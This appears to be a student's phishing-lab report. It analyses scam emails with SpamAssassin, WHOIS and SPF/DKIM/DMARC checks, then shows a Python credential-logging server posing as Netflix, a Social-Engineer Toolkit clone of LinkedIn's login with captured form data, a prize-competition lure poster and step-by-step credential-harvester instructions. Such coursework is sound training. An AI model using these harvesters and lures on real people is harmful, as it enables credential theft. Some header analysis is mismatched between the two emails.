Berk Emre Mert
bmert24@student.oulu.fi

Task 1: Can you… scam me?

Task 1A)

Return of the command spamassassin -t UrgentActionRequiredVerifyYourAccountNow.eml:

```
X-Spam-Checker-Version: SpamAssassin 4.0.0 (2022-12-13) on
ubuntu
X-Spam-Level:
X-Spam-Status: No, score=0.8 required=5.0
tests=DKIM_ADSP_NXDOMAIN,
     DMARC_MISSING,SPF_HELO_NONE,TVD_PH_BODY_ACCOUNTS_PRE
autolearn=no
     autolearn_force=no version=4.0.0
Received: from DB9PR05MB9461.eurprd05.prod.outlook.com
(2603:10a6:10:363::19)
 by HE1PR05MB4713.eurprd05.prod.outlook.com with HTTPS; Sun, 23
Apr 2023
 20:13:46 +0000
Received: from AS9PR06CA0405.eurprd06.prod.outlook.com
(2603:10a6:20b:461::35)
 by DB9PR05MB9461.eurprd05.prod.outlook.com
(2603:10a6:10:363::19) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6319.32;
Sun, 23 Apr
 2023 20:13:11 +0000
Received: from VE1EUR01FT094.eop-
EUR01.prod.protection.outlook.com
 (2603:10a6:20b:461:cafe::86) by
AS9PR06CA0405.outlook.office365.com
 (2603:10a6:20b:461::35) with Microsoft SMTP Server
(version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6319.33
via Frontend
 Transport; Sun, 23 Apr 2023 20:13:11 +0000
Authentication-Results: spf=none (sender IP is 89.187.129.24)
 smtp.mailfrom=spanki.fi; dkim=none (message not signed)
 header.d=none;dmarc=none action=none
header.from=spanki.fi;compauth=fail
 reason=001
```

Received-SPF: None (protection.outlook.com: spanki.fi does not designate
 permitted sender hosts)
Received: from emkei.cz (89.187.129.24) by
 VE1EUR01FT094.mail.protection.outlook.com (10.152.3.97) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
 15.20.6319.33 via Frontend Transport; Sun, 23 Apr 2023 20:13:11 +0000
Received: by emkei.cz (Postfix, from userid 33)
     id C3C7E9235BC; Sun, 23 Apr 2023 22:13:10 +0200 (CEST)
To: anonymous@oulu.fi
Subject: Urgent Action Required: Verify Your Account Now
From: "S-Pankki Finland" <fraudprevention@spanki.fi>
Errors-To: fraudprevention@spanki.fi
Reply-To: fraudprevention@spanki.fi
Content-Type: text/plain; charset=utf-8
Message-Id: <20230423201310.C3C7E9235BC@emkei.cz>
Date: Sun, 23 Apr 2023 22:13:10 +0200 (CEST)
Return-Path: fraudprevention@spanki.fi
…
MIME-Version: 1.0

Dear Customer,

We recently detected unusual activity on your bank account and have temporarily suspended your access to online banking for security reasons.

To restore your access, please click on the following link and verify your account information:

https://spanki.fi/verification/1021f-abs21-21441-225af

Please note that failure to verify your account within the next 24 hours will result in the permanent suspension of your online banking account.

Thank you for your prompt attention to this matter.

Sincerely,

S-Pankki Finland
Spam detection software, running on the system "ubuntu",
has NOT identified this incoming email as spam. The original
message has been attached to this so you can view it or label

```
similar future email.  If you have any questions, see
the administrator of that system for details.

Content preview:  Dear Customer, We recently detected unusual
activity on your
   bank account and have temporarily suspended your access to
online banking
   for security reasons. To restore your access, please click on
the following
   link and verify your account information:

Content analysis details:   (0.8 points, 5.0 required)

 pts rule name              description
---- ---------------------- --------------------------------
--------------
 0.8 DKIM_ADSP_NXDOMAIN     No valid author signature and domain
not in DNS
 0.0 SPF_HELO_NONE          SPF: HELO does not publish an SPF
Record
 0.0 TVD_PH_BODY_ACCOUNTS_PRE The body matches phrases such as
"accounts
                            suspended", "account credited",
"account
                            verification"
 0.0 DMARC_MISSING          Missing DMARC policy
```

i. What methods have been used on the message to convince the user to make an action and how the information is likely obtained?

Method Used	**How It Works**
Urgency & Fear	Subject line and email claim *"urgent action required"* and *"account suspended"*, pressuring the user to act quickly.
Impersonation of a Trusted Entity	Appears to be from *S-Pankki Finland*, using a fake email address (*fraudprevention@spanki.fi*) to gain trust.
Fake Verification Link	Provides a link (*https://spanki.fi/verification/*...) that likely leads to a spoofed login page to steal credentials.
Lack of Email Authentication	Missing DKIM, SPF, and DMARC records suggest the email is spoofed.
Targeted Attack	Likely obtained Finnish email addresses from data breaches, web scraping, or phishing campaigns.

ii. Who owns the domain spanki.fi related to the previous message? How about the domains s-panki.fi or spankki.fi?

The result for spanki.fi: Domain not found, Copyright (c) Finnish Transport and Communications Agency Traficom

The results for s-panki.fi:
domain.....: s-panki.fi
status.....: Registered
created.....: 15.2.2011 11:30:06
expires.....: 15.2.2026 11:30:09
available.....: 15.3.2026 11:30:09
modified.....: 11.9.2017 01:34:44
RegistryLock.....: no

Nameservers

nserver.....: ns3.euronic.fi [92.243.21.222] [OK]
nserver.....: ns1.euronic.fi [185.55.84.18] [OK]
nserver.....: ns2.euronic.fi [185.55.84.19] [OK]

DNSSEC

dnssec.....: no

Holder

name.....: **Suomen Osuuskauppojen Keskuskunta**
register number....: 0116323-1
address.....: PL 100
postal.....: 00088
city.....: S-RYHMÄ
country.....: Finland
phone.....:
holder email.....:

Registrar

registrar.....: Domainkeskus Oy
www.....: www.domainkeskus.com

>>> Last update of WHOIS database: 21.3.2025 17:00:51 (EET) <<<

Copyright (c) Finnish Transport and Communications Agency Traficom

The results for spankki.fi:

domain.....: spankki.fi
status.....: Registered
created.....: 21.2.2007 00:00:00
expires.....: 21.2.2028 16:23:06
available.....: 21.3.2028 16:23:06
modified.....: 8.9.2017 07:48:49
RegistryLock.....: no

Nameservers

nserver.....: ns1.euronic.fi [185.55.84.18] [OK]
nserver.....: ns2.euronic.fi [185.55.84.19] [OK]
nserver.....: ns3.euronic.fi [92.243.21.222] [OK]

DNSSEC

dnssec.....: no

Holder

name.....: **Suomen Osuuskauppojen Keskuskunta**
register number....: 0116323-1
address.....: PL 100
postal.....: 00088
city.....: S-RYHMÄ
country.....: Finland
phone.....:
holder email.....:

Registrar

registrar.....: Domainkeskus Oy
www.....: www.domainkeskus.com

>>> Last update of WHOIS database: 21.3.2025 18:45:33 (EET) <<<

iii. Is anyone capable to register free domain names, even similar to known brands? Take a brief look for registration requirements and process for .fi domains. Think about new registrations of S-Pankki domains.

This is generally regulated by local communication agencies. For Finland:

Registry: Managed by **Traficom** (Finnish Transport and Communications Agency).
Eligibility Requirements:

- Anyone (individuals or companies) can register a .fi domain, *worldwide*.
- No Finnish presence or citizenship is required.
- However, domain name must not violate trademark or business name rights.
- Registrants are responsible for ensuring legality (no pre-screening for brand names).

Registration Process:

1. Search for domain availability on approved registrar websites.
2. Provide contact details and agree to registry terms.
3. Pay a fee (not free — varies by registrar, usually €10–20/year).
4. Domains are activated immediately unless reserved or restricted.

Dispute Handling:

- Trademark owners (like S-Pankki) can file a dispute through Finnish FICORA to claim domains that violate their rights.
- There's no automatic block of brand names — monitoring is up to the brand owner.

iv. Why it is so important pay attention to exact URLs and **why can we trust** the URLs in the first hand? Only a short explanation about the trust is required.

It is crucial to notice precise URLs since harmful websites may be very similar to legitimate ones, but with slightly different addresses (like spankki-login.fi rather than s-pankki.fi). An incorrect click can result in phishing, data stealing, or malware infection.

We can rely on URLs since there is a single domain name that gets registered via official registries, and thus a good URL consistently links to the original site. This reliability, however, rests on the user properly identifying the actual domain and not falling for its lookalikes.

v. Look for the sender from the .eml message. How the message has been sent? You should be able to identify the service.

It was sent via emkei.cz, a fake mail generator.

Received headers verify that it did indeed come from emkei.cz (89.187.129.24), in postfich mode.
Spoofed sender (fraudprevention@spanki.fi) tested negative for DKIM, SPF, and DMARC, verifying it's spoofed.
This means the scammer used emkei.cz to spoof the email and impersonate S-Pankki.

vi. What headers are telling about DMARC, DKIM and SPF checks

DKIM (DomainKeys Identified Mail): DKIM ensures that the email content has not been tampered with and verifies the sender's domain.

```
DKIM-Signature: v=1; a=rsa-sha256; c=simple/simple; d=amis.net;
s=mail;
t=1681716272; bh=MFO/OCoovocEWdMckvHcNhkayP3WJrTRzAxrlv0EplY=;
h=Date:From:To:Subject:Reply-To;
b=V2+UxMo5bdmmrB2ap0jXy4HYWasgWkGu2BNoap0OVV2NIYfxOdYZC8EvvzPlQ7
KSI
```

The results are confirmed in the Authentication-Results section:

```
dkim=pass (test mode) header.i=@amis.net header.s=mail
header.b=V2+UxMo5;
dkim=pass (test mode) header.i=@amis.net header.s=mail
header.b=2qQk2EKe;
```

SPF (Sender Policy Framework): SPF helps verify that the email is sent from an authorized server for the sender's domain.

```
Received-SPF: pass (google.com: domain of takolepo@amis.net
designates 212.18.32.4 as permitted sender) client-
ip=212.18.32.4;
```

The sending IP (212.18.32.4) is authorized by the domain amis.net to send emails.

DMARC (Domain-based Message Authentication, Reporting, and Conformance): DMARC is a protocol that builds on DKIM and SPF to authenticate emails and enforce policy if an email fails authentication.

DMARC checks are typically a result of the combination of SPF and DKIM checks. Not shown in this email example.

vii. Now, do you think that these checks (especially the failure of them) will likely lead for previous mail to be deliver into spam rather than content on email server which has only SpamAssassin?

Yes, failed authentication tests (DKIM, SPF, and DMARC) will more readily flag the mail as spam before SpamAssassin even gets around to scanning its contents—especially on mail servers with stricter policies.

viii. If you attempt to spoof some of these domain owners, in which cases the messages are not delivered regardless of the content? (Who has configured their servers correctly (also with DKIM and SPF) with reject policy?)

The message will be rejected by the receiving mail server without fail, regardless of what the content is. Domains with a "reject" DMARC policy tell that messages failing DMARC

checks (SPF or DKIM mismatch) should not be delivered. Examples of typical organizations that have stringent DMARC settings include big companies, banks and tech companies, such as Google, Microsoft, and Amazon, which have "reject" policies to protect their domains from spoofing and phishing. These settings help in the rejection of fake emails before reaching the recipient's inbox.

Task 1B)

Return of the command spamassassin -t Hello.eml.

```
------------=_67DD8A35.8ECC9ED4
Content-Type: text/plain; charset=UTF-8
Content-Disposition: inline
Content-Transfer-Encoding: 8bit

Spam detection software, running on the system "ubuntu",
has identified this incoming email as possible spam.  The
original
message has been attached to this so you can view it or label
similar future email.  If you have any questions, see
the administrator of that system for details.

Content preview:  -- Out of respect for your time, my name is
Maria Ramos. Born
   in Lisbon, Portugal, but my late parents emigrated to South
Africa when I
   was 6 years old. I am a businesswoman, banker, and corporate
exe [...]

Content analysis details:   (9.7 points, 5.0 required)

 pts rule name              description
---- ---------------------- --------------------------------------
--------------
-0.0 SPF_PASS               SPF: sender matches SPF record
 0.0 SPF_HELO_NONE          SPF: HELO does not publish an SPF
Record
-0.1 DKIM_VALID             Message has at least one valid DKIM
or DK signature
-0.1 DKIM_VALID_AU          Message has a valid DKIM or DK
signature from author's
                            domain
 0.0 ARC_SIGNED             Message has a ARC signature
 0.1 DKIM_SIGNED            Message has a DKIM or DK signature,
not necessarily valid
```

```
 0.0 URIBL_BLOCKED          ADMINISTRATOR NOTICE: The query to
URIBL was blocked.
                           See

http://wiki.apache.org/spamassassin/DnsBlocklists#dnsbl-block
                            for more information.
                           [URI: amis.net]
 0.1 ARC_INVALID           ARC signature exists, but is not
valid
 1.8 MILLION_USD           BODY: Talks about millions of
dollars
 0.2 FREEMAIL_REPLYTO_END_DIGIT Reply-To freemail username ends
in digit
                           [msmariar6(at)gmail.com]
 0.0 RCVD_IN_MSPIKE_H3     RBL: Good reputation (+3)
                           [212.18.32.4 listed in
wl.mailspike.net]
 0.0 HTML_MESSAGE          BODY: HTML included in message
 0.0 RCVD_IN_MSPIKE_WL     Mailspike good senders
-0.0 DMARC_PASS            DMARC pass policy
 0.0 LOTS_OF_MONEY         Huge... sums of money
 0.7 MONEY_FREEMAIL_REPTO  Lots of money from someone using
free email?
 2.5 FREEMAIL_FORGED_REPLYTO Freemail in Reply-To, but not From
 0.0 T_MONEY_PERCENT       X% of a lot of money for you
 0.0 MONEY_FRAUD_8         Lots of money and very many fraud
phrases
 3.0 ADVANCE_FEE_5_NEW_MONEY Advance Fee fraud and lots of money
 1.3 UNDISC_MONEY          Undisclosed recipients + money/fraud
signs

The original message was not completely plain text, and may be
unsafe to
open with some email clients; in particular, it may contain a
virus,
or confirm that your address can receive spam.  If you wish to
view
it, it may be safer to save it to a file and open it with an
editor.
```

i. Will the message be delivered into the spam more likely because of the content rather than sending entity?

It it has a high spam score (**9.7 in my check**) in SpamAssassin due to the presence of suspicious content. This includes promises of large sums of money, "advance fee" references, and the use of a free Gmail address in the "reply-to" header. All of these are

very good signs of spam or scam nature. As such, despite passing authentication tests, the email will likely be marked as spam by the content test performed by SpamAssassin, which typically has it sent to the spam folder.

ii. Identify at least five different psychological manipulation techniques what have been used in the message.

Tactic	Example in Email	Goal
Authority Appeal	Businesswoman, banker, executive	Build trust
Greed Appeal	Millions of dollars	Motivate action
Familiarity	Personal story from Portugal/South Africa	Create connection
Scarcity/Urgency	Implied (often in full email)	Prompt quick, rash decision-making
Social Proof (Implied)	Positioning as successful person	Encourage compliance
Concealment/Anonymity	Freemail address, undisclosed recipients	Avoid traceability, mass targeting

The e-mail uses traditional social engineering strategies (familiarity, greed, and authority) combined with technical anonymity (mass mailing, freemail) to bully the recipient into a response. It's not addressed based on specific individual information, but mass mailed with the hope that someone will take the bait.

It was received and forwarded by mail servers under the amis.net domain. The "Received" headers provide a thorough account of how it passed through some of amis.net's internal servers, such as in-2.mail.amis.net and smtp1.amis.net.

Task 2

Task 1C)

Python Code:


```
#!/usr/bin/env python3
from http.server import SimpleHTTPRequestHandler, HTTPServer
import logging
import cgi

class Netflix(SimpleHTTPRequestHandler):
    def __init__(self, *args, **kwargs) -> None:
        super().__init__(*args, directory=".", **kwargs)  # Use
current directory to serve files
```

```
    def do_POST(self):
        # Log the POST data
        content_type, pdict =
cgi.parse_header(self.headers['Content-Type'])
        if content_type == 'application/x-www-form-urlencoded':
            length = int(self.headers['Content-Length'])
            post_data = self.rfile.read(length).decode('utf-8')
            logging.info(f"POST Data: {post_data}")

        # Send a 301 redirect to the user
        self.send_response(301)
        self.send_header('Location',
'https://www.netflix.com/browse')
        self.end_headers()

if __name__ == '__main__':
    logging.basicConfig(level=logging.INFO)
    server_address = ('0.0.0.0', 3000)  # Change first parameter
to '0.0.0.0' to expose for outside network
    httpd = HTTPServer(server_address, Netflix)
    logging.info('Starting...\n')
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        pass
    httpd.server_close()
    logging.info('Stopping...\n')
```




301 Moved Permanently: This status code indicates that the requested resource has been permanently moved to a new URL. In this case, the Location header tells the browser where to go next, which is the Netflix URL.

Task 2: Social Engineering Toolkit


Task 2A)

I ran SET and cloned linkedin.com/login. I got some hits ☺



[*] WE GOT A HIT! Printing the output:
PARAM: csrfToken=ajax:4637011606453549594
PARAM: session_key=**berkemremert@gmail.com**
PARAM: ac=0
POSSIBLE USERNAME FIELD FOUND: loginFailureCount=0
PARAM: sIdString=f3d765e8-de61-443e-bee0-5d2d3004c0e9
PARAM: pkSupported=true
POSSIBLE USERNAME FIELD FOUND:
parentPageKey=d_checkpoint_lg_consumerLogin
POSSIBLE USERNAME FIELD FOUND:
pageInstance=urn:li:page:checkpoint_lg_login_default;NIY6vI3VSoi
9s7Reo5kVKQ==
PARAM: trk=
PARAM: authUUID=
PARAM: session_redirect=
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=e0c29297-533a-
4788-83a5-bfe1e61643a0
PARAM: fp_data=default
PARAM: apfc={"df":{"a":"2/m7ye0FEpXBxL9fgZ5JEQ==","b":"…
PARAM: _d=d
POSSIBLE USERNAME FIELD FOUND: showGoogleOneTapLogin=true
POSSIBLE USERNAME FIELD FOUND: showAppleLogin=true
POSSIBLE USERNAME FIELD FOUND: showMicrosoftLogin=true

```
POSSIBLE USERNAME FIELD FOUND:
controlId=d_checkpoint_lg_consumerLogin-login_submit_button
POSSIBLE PASSWORD FIELD FOUND: session_password=123213123
PARAM: rememberMeOptIn=true
```



The design I did for it (The file is also in the repository):


THE WINNER
GETS 150 $
SCAN HERE
TO APPLY THE COMPETITION VIA LINKEDIN
GAMECOMPETITIONHACKATON.COM

Here, users are encouraged to sign in to the site since they are told there is a "Game Competition Setup" where they can code a game and win prizes or awards. In order to be able to join the competition, they are required to sign in — and the sign-in page is designed to look exactly like LinkedIn's own sign-in page. This poster is bound to succeed in acquiring credentials because it is targeted towards professionals or students who log into LinkedIn every day and can be interested in taking career, networking, or skills development-related competitions. Since the log-in page will look as usual as the real LinkedIn page, users can view it as authentic and enter their genuine credentials without knowing it's a fake. It is best paired with this demographic since LinkedIn has a tendency to be associated with professional events, like contests or career-based challenges, which lends the setup the appearance of authenticity and dependability.

Task 2B)

Use Case: SET Phishing Attack
Here, we will simulate performing a phishing attack in which we create a fake login page that mimics a real website. We will trick the victim into entering their username and password on the fake page, and SET will capture those credentials.

Steps to Perform the Attack
Install SET (if not already installed): If you don't have SET installed, you can install it by following the above instructions. If you already have it installed, go to the next step.

Start SET: Open a terminal window and type the following command to start SET:

sudo setoolkit
You will then get a menu with different options.

Choose Attack Type: In the menu, choose 1 for Social Engineering Attacks:

1) Social-Engineering Attacks
Choose Phishing Attack: Now choose 2 for Website Attack Vectors

2) Website Attack Vectors
Choose Phishing Method: Now choose 3 for Credential Harvester Attack Method

3) Credential Harvester Attack Method
Create the Impersonated Login Page: Now you will be asked to choose a site to replicate (make an impersonated copy of). In this example, we will be using https://www.facebook.com/login.php/.

Enter the site to replicate: https://www.example.com
Enter the IP Address: You will be asked to enter an IP address now. This is where your fake login page will be. If you are doing it on your own machine, enter 127.0.0.1:

Enter IP address: 127.0.0.1
Choose the Port: Choose Port 80 when asked to enter the listener port. This is the port that will handle the incoming traffic from the victim's machine.


Launch the Attack: Once you have set everything up, SET will launch the attack. It will send a link to the victim (or you can send it yourself), which looks like an actual login page. When the victim enters their username and password, SET will capture the information.


Harvest Credentials: After the victim enters their details on the fake page, SET will store the username and password in a file. You'll be able to view the credentials that were entered by the victim.

